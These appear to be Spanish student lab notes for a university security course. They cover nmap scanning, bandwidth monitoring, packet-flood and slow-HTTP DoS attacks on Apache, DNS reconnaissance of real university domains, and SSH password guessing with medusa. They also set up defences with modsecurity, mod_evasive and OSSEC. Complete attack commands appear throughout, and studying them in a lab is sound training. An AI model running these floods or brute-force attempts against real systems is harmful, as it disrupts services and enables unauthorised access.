
* + - sS: sondeo mediante paquetes SYN (para TCP) (el más recomendado)
    - sT: sondeo TCP, útil cuando no se puede usar el anterior
    - sU: sondeo UDP (se puede combinar con los anteriores) (tarda mucho)
    - -p: especifica que puertos en concreto se quieren escanear
    - sV: servicios y su version






OS Fingerprinting -> **nmap -O –osscan-guess 10.11.49.55**

* + - - O --osscan guess: fuerza a averiguar el SO
    - -A: detección de SO y versión de servicios



Port Scanning Ipv6 -> **nmap -sV -6 2002:a0b:313a::1**



1. ***Obtenga información “en tiempo real” sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas.***

Instalar iftop -> **apt install iftop**

**iftop -I ens33 ->** escucha las conexiones de la interfaz y muestra el ancho de banda utilizado por dichas conexiones

El resultado se interpreta de la siguiente manera:

• La primera columna es la ip de origen desde la que se envían los paquetes.

• La segunda columna representa la dirección del tráfico. => significa saliente (subida), mientras que <= significa entrante (descarga).

• La tercera columna representa la ip de destino.

• Las últimas tres columnas representan el ancho de banda consumido de los últimos 2, 10 y 40 segundos respectivamente.

Instalar vnstat -> **apt install vnstat**

Es un Sistema de accounting, recolecta información histórica y la almacena en ficheros

**vnstat -l -u -i ens33** -> muestra información en tiempo real

**vnstat -u -i ens33** -> genera ficheros en /var/lib/vnstat/vnstat.log

--days, --weeks, --months -> muestra info con esa periodicidad

1. ***PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo direct attack contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo reflective flooding attack?***

**DoS de tipo direct attack** -> Envío masivo de paquetes de manera directa a la víctima (la ip origen normalmente es falsa). Ej: Ping of Dead, TCP SYN Flood…

**packit -c 0 -b 0 -s 10.11.49.x -d 10.11.49.y -F S -S 1000 -D 80**

Inyecta paquetes desde el puerto 1000 de la ip origen al puerto 80 de la ip destino.

-c es el numero de paquetes a enviar y -b cada cuanto tiempo

**DoS de tipo reflective flooding attack** -> Se utilizan nodos intermedios como amplificadores (routers, servers…). El atacante envía paquetes que requieren respuesta a los amplificadores con ip orgen la ip de la víctima (los amplificadores responderán masivamente a la víctima). Ejemplos: SMURF, FRAGGLE…

**packit -sR -d 10.11.49.x -c 0 -b 0 -F S -S 80 -D 22**

-sR son ip random

1. ***Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas DoS que trabajen a nivel de aplicación (capa 7). ¿Cómo podría proteger dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?***

Instalar apache -> **apt install apache2**

Instalar slowhttptest -> **apt install slowhttptest**

Ataque Slow Read -> **slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://10.11.49.58/index.html -p 3**

Ataque Slow Headers -> **slowhttptest -c 6000 -H -r 1000 -t GET -u http://10.11.49.58 -x 24 -p 3**

Donde:

-c -> Número de conexiones máximas

-g -> Genera un Flow chart

-X -> Activa Slow Read (Tipo de ataque, mantenerle máximo de conexiones activas para sobrecargar al servidor)

-B -> Modo Slow POST (cabeceras http completas)

-H -> Modo Slow Headers / SlowLoris (cabeceras http incompletas)

-R -> Apache Killer, agota recursos memoria y CPU

-o fichero -> Genera un html con los parámetros del test

-r 200 -> Conexiones por segundo

-w 512 -> Rango de bytes del Windows size

-y -> Fin del rango de bytes del Windows size

-n -> Intervalos de segundos entre operaciones de lectura Slow Read

-z -> número de bytes a recibir en la operación read() Slow Read

-k -> número de veces que el recurso es solicitado por socket en Slow Read

-u -> url

-p -> tiempo que espera por respuesta http

Atacante:

Hace el comando slowhttptest

Víctima:

Intenta hacer el **wget** [**http://127.0.0.1/**](http://127.0.0.1/)

**¿Cómo podríamos protegernos de dicho tipo de ataque?**

• Módulo de apache mod\_evasive: módulo de para que Apache proporcione una acción evasiva en caso de un ataque HTTP DoS o DDoS o un ataque de fuerza bruta. También diseñado para ser una herramienta de detección y gestión de red.

• Módulo de apache mod\_limitipconn: Restringe peticiones de origen desde IP.

**¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?**

Para protegerse primero habría que conocer todas las IPs conectadas al servidor, posteriormente una manera de evitarlo sería bloquear estas IPs con un firewall.

DDoS Deflate es un complemento para mitigar ataques DDoS. Se trata de un Script que tiene la función de ir monitorizando las peticiones que se hacen a la web cuando una y IP supera un número determinado de peticiones que tú decides la bloqueas un tiempo determinado que también debes elegir.

1. ***Instale y configure modsecurity. Vuelva a proceder con el ataque del apartado anterior. ¿Qué acontece ahora?***

Instalar modsecurity -> **apt install libapache2-mod-security2**

En **/etc/apace2/apache2.conf** reducimos el **Timeout a 20** y el **KeepAliveTimeout a 1**, y ponemos -> **ServerName 127.0.0.1**

**systemctl restart apache2.service**

Copiamos la configuración **-> cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf**

Modificamos **/etc/modsecurity/modsecurity.conf**:

SecRuleEngine On (antes DetectionOnly)

SecConnEngine On

SecConnReadStateLimit 10

SecConnWriteStateLimit 10

En **/usr/share/modsecurity-crs/**

git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git

En **/usr/share/modsecurity-crs/owasp-modsecurity-crs**

**cp crs-setup.conf.example crs-setup.conf**

Añadir al final de **/usr/share/modsecurity-crs/owasp-crs.load:**

**IncludeOptional /usr/share/modsecurity-crs/\*.conf**

En **/etc/modsecurity/modsecurity.conf**

(Buscamos usando Ctrl + W la palabra “Audit”, y nos vamos a la línea que pone SecAuditLog /var/log/apache2/modsec\_audit.log y cambiamos esta línea por: SecAuditLog /var/log/modsecurity/modsec\_audit.log

Creamos el directorio de la ruta anterior -> **mkdir /var/log/modsecurity**

Ejecutamos **apachectl -S** y nos fijamos en el group

**chown [nome\_group\_obtido\_antes]:[ nome\_group\_obtido\_antes] /var/log/modsecurity**

Comprobamos que no hay errores de sintaxis -> **apache2ctl configtest**

Reiniciamos el servicio -> **systemctl restart apache2**

**Victima:**

Mira en **/var/log/modsecurity/modsec\_audit.log**

**a2enmod** security unique\_id **y a2dismod** security unique\_idpara hacer enable y disable

Descargamos también **mod\_evasive** -> **apt install libapache2-mod-evasive**

En **/etc/apache2/mods-enabled/evasive.conf**:

DOSHashTableSize 2048

DOSPageCount 5

DOSSiteCount 100

DOSPageInterval 1

DOSSiteInterval 2

DOSBlockingPeriod 10

DOSLogDir "/var/log/mod\_evasive"

Crear fichero de logs: **mkdir -p /var/log/mod\_evasive**


Asignar dueño: **chown -R root:www-data /var/log/mod\_evasive**

Activar: **a2enmod evasive**

1. ***Buscamos información:***

* ***Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la Universidade da Coruña.***


Comando **host udc.es**

****


* ***Obtenga información sobre el direccionamiento de los servidores DNS y MX de la Universidade da Coruña***

Instalar nslookup y dig -> **apt install dnsutils**


Comando **dig NS udc.es**




Comando **nslookup udc.es**



Comando **dig MX udc.es**



Comando **nslookup -query=mx udc.es**



* ***¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC? En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.***

Las transferencias de zona están desactivadas por lo que no se puede llevar a cabo de esta forma porque el servidor DNS nos bloquea.No funcionan:

**nslookup –query=AXFR udc.es**


**dig udc.es axfr**

Para obtener los nombres.dominio:

En ripe ncc obtenemos el rango de ips: [193.144.48.0 - 193.144.63.255](https://apps.db.ripe.net/db-web-ui/lookup?source=ripe&key=193.144.48.0%20-%20193.144.63.255&type=inetnum)

**nmap -sL 193.144.48.0/20 | grep udc.es**


**dnsenum udc.es**

****


* ***¿Qué gestor de contenidos se utiliza en*** [***www.usc.es***](http://www.usc.es)***?***

Instalar whatweb -> **apt install whatweb**

**whatweb** [**www.usc.es**](http://www.usc.es)


****

En la web <https://builtwith.com/usc.es>



1. ***Trate de sacar un perfil de los principales sistemas que conviven en su red de prácticas, puertos accesibles, fingerprinting, etc.***

Comando -> **nmap -O -osscan-guess 10.11.48.0/23**



1. ***Realice algún ataque de “password guessing” contra su servidor ssh y compruebe que el analizador de logs reporta las correspondientes alarmas.***

Instalar medusa -> **apt install medusa**

Creamos dos archivos en el directorio /home/lsi/Documentos, uno con los usuarios y otro con las contraseñas a probar (con uno correcto en cada caso). Una vez tenemos creados users.txt y passwords.txt procedemos a realizar el ataque con Medusa

Password guessing contra el servicio ssh en la ip del compañero:

**medusa -h 10.11.49.55 -u lsi -P /home/lsi/Documentos/passwords.txt -M ssh -f**

Si queremos probar con un archivo users.txt sería -U users.txt en vez de -u lsi

Comprobar en la victima:

**journalctl -f**

1. ***Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un “password guessing”.***

Instalamos dependencias ->

**apt install libz-dev libssl-dev libpcre2-dev build-essential**

**apt install libsystemd-dev**

Clonamos el repositorio -> **git clone** [**https://github.com/ossec/ossec-hids**](https://github.com/ossec/ossec-hids)

Nos movemos a esa carpeta -> **cd ossec-hids**

Instalamos -> **./install.sh**

* + - idioma: es
    - tipo instalación: local
    - donde instalar: directorio por defecto
    - notificar email: si
    - email: lsi@localhost
    - detección rootkids: si
    - respuesta activa: si
    - desechar en el firewall: si

Iniciar y parar OSSEC:

**/var/ossec/bin/ossec-control start**

**/var/ossec/bin/ossec-control stop**

Fichero de configuración de OSSEC:

**cat /var/ossec/etc/ossec.conf**

Fichero para ver intentos errados:

**tail /var/ossec/logs/alerts/alerts.log**

Ver IPs dropeadas:

**Iptables -L**

Eliminar IP dropeada:

**/var/ossec/active-response/bin/firewall-drop.sh delete - <ip a desbanear>**

**/var/ossec/active-response/bin/host-deny.sh delete - <ip a desbanear>**

1. ***Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido (“post mortem”). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.***

**cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a | /var/ossec/bin/ossec-reportd**

Para sacar las alertas de nivel 10:

**cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a | /var/ossec/bin/ossec-reportd -f level 10**